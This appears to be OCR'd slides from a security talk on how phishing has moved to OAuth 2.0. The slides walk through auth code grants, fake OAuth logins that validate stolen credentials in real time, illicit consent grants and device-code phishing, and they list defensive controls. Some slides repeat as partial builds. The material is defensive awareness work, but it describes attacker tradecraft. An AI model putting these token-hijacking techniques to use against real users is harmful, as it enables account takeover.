
Phishing Evolution: OAuth 2.0 auth code grant


+cloud app authorization: GCP CLI

```
$ gcloud auth login joeblogs@centeneo.com --launch-browser --force

Your browser has been opened to visit:

https://accounts.google.com/o/oauth2/auth?response_type=code&client_id=32555940559.apps.goo
gleusercontent.com&redirect_uri=http%3A%2F%2Flocalhost%3A8085%2F&scope=openid+https%3A%2F%2
Fwww.googleapis.com%2Fauth%2Fuserinfo.email+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcloud
-platform+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fappengine.admin+https%3A%2F%2Fwww.googl
eapis.com%2Fauth%2Fcompute+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state=
IMWlTK5Vlfab5gl4hKrleOxsylObop&access_type=offline&code_challenge=gU8ezZryqHCwAPyai2OLKaU-i
PvbR62biGjQgGV6IRE&code_challenge_method=S256
```

Phishing Evolution: OAuth 2.0 auth code grant


+cloud app authorization: GCP CLI






Phishing Evolution: G e grant

+cloud app authorization: GCP CL



Phishing Evolution

+cloud app authorization: GCP CL



Phishing Evolution: OAuth 2.0 auth code grant

+cloud app authorization: GCP CLI

```
$ gcloud auth login joeblogs@centeneo.com --launch-browser --force

Your browser has been opened to visit:

https://accounts.google.com/o/oauth2/auth?response_type=code&client_id=32555940559.apps.goo
gleusercontent.com&redirect_uri=http%3A%2F%2Flocalhost%3A8085%2F&scope=openid+https%3A%2F%2
Fwww.googleapis.com%2Fauth%2Fuserinfo.email+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcloud
-platform+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fappengine.admin+https%3A%2F%2Fwww.googl
eapis.com%2Fauth%2Fcompute+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state=
IMWlTK5Vlfab5gl4hKrleOxsylObop&access_type=offline&code_challenge=gU8ezZryqHCwAPyai2OLKaU-i
PvbR62biGjQgGV6IRE&code_challenge_method=S256

You are now logged in as [joeblogs@centeneo.com].

$
```


Phishing Evolution: fake OAuth login

+cloud app authorization

Phishing Evolution: fake OAuth login, check creds

+cloud app authorization

- Real-time creds validation (APIs)[1]




- Based on pass/fail, redirect user to valid domains (stealth, creds validation upfront)

[1] https://threatpost.com/office-365-phishing-attack-leverages-real-time-active-directory-validation/159188/

Phishing Evolution: fake OAuth login, check creds

+cloud app authorization

- Real-time creds validation (APIs)[1]



- Controls
  - MFA, IP allow policies
  - link analysis (domain/URLs/certs)
  - content inspection (creds)
  - sender reputation


[1] https://threatpost.com/office-365-phishing-attack-leverages-real-time-active-directory-validation/159188/

Phishing Evolution: OAuth 2.0 authorization code grant

+cloud app authorization protocol

Why do we care ?

1. Hijack session tokens, not creds
2. REST APIs <=> remote exploit vs endpoint



Oauth tokens

```
{ "access_token": "ya29.a0ARrdaM9...",
  "refresh_token": "1//06S3lSKyEHY…",
  "scope": "https://www.googleapis...",
  "expires_in": 3599,
  "token_type": "Bearer"
}
```

6

Request oauth tokens

POST https://www.googleapis.com/oauth2/v4/token
client_id=32555940559.apps.googleusercontent....&
scope=https://www.googleapis.com/auth/cloud...&
client_secret=JqQXA298PB…&
code=AwABAAAAvPM1KaP…&
redirect_uri=www.myapp.com:9000

5

3 Authenticate and Authorize

GET https://accounts.google.com/o/oauth2/v2/auth?
client_id=32555940559.apps.googleusercontent.com&
response_type=code&
scope=https://www.googleapis.com/auth/cloud-platform&
access_type=offline&redirect_uri=www.myapp.com:9000

(authenticate, MFA, consent to scopes)

4 Redirect URL with Authorization Code

GET http://www.myapp.com:9000?
code=AwABAAAAvPM1KaP...

2 Redirect to Identity Platform


1 Login / Checkout / Install App

Application
(client, device)

User


Phishing Evolution: OAuth 2.0 illicit consent grants


+cloud app authorization protocol



Phishing Evolution: OAuth 2.0 illicit consent grants[1]

+cloud app authorization protocol





[2]

1. Malicious registered application
2. Get user consent for wide scopes / permissions

Controls

1. Prevent users from registering apps in AD
2. Prevent users from consenting
3. Allow lists of approved apps

[1] https://www.bleepingcomputer.com/news/security/phishing-attack-hijacks-office-365-accounts-using-oauth-apps/
[2] https://docs.microsoft.com/en-us/azure/active-directory/develop/application-consent-experience

Phishing Evolution: OAuth 2.0 device code authorization[1]


what's the purpose? to provide easier authentication/authorization on limited input devices e.g. smart TVs

[1] https://datatracker.ietf.org/doc/html/rfc8628

“I think there's an RFC for that.”

which, when implemented, looks something like this on your TV

with the real sign-in on a computer or mobile phone



If your device generates an activation code, you will need to enter that code on our website by doing the following:

1.Navigate to Netflix.com/activate.


2.After signing in, select the profile you would like to watch Netflix from.

3.Enter the code in the Enter code field. Click Activate.

Unusability is the father of insecurity

Phishing Evolution: OAuth 2.0 device code authorization[1]

+cloud app authorization protocol



[1] https://datatracker.ietf.org/doc/html/rfc8628

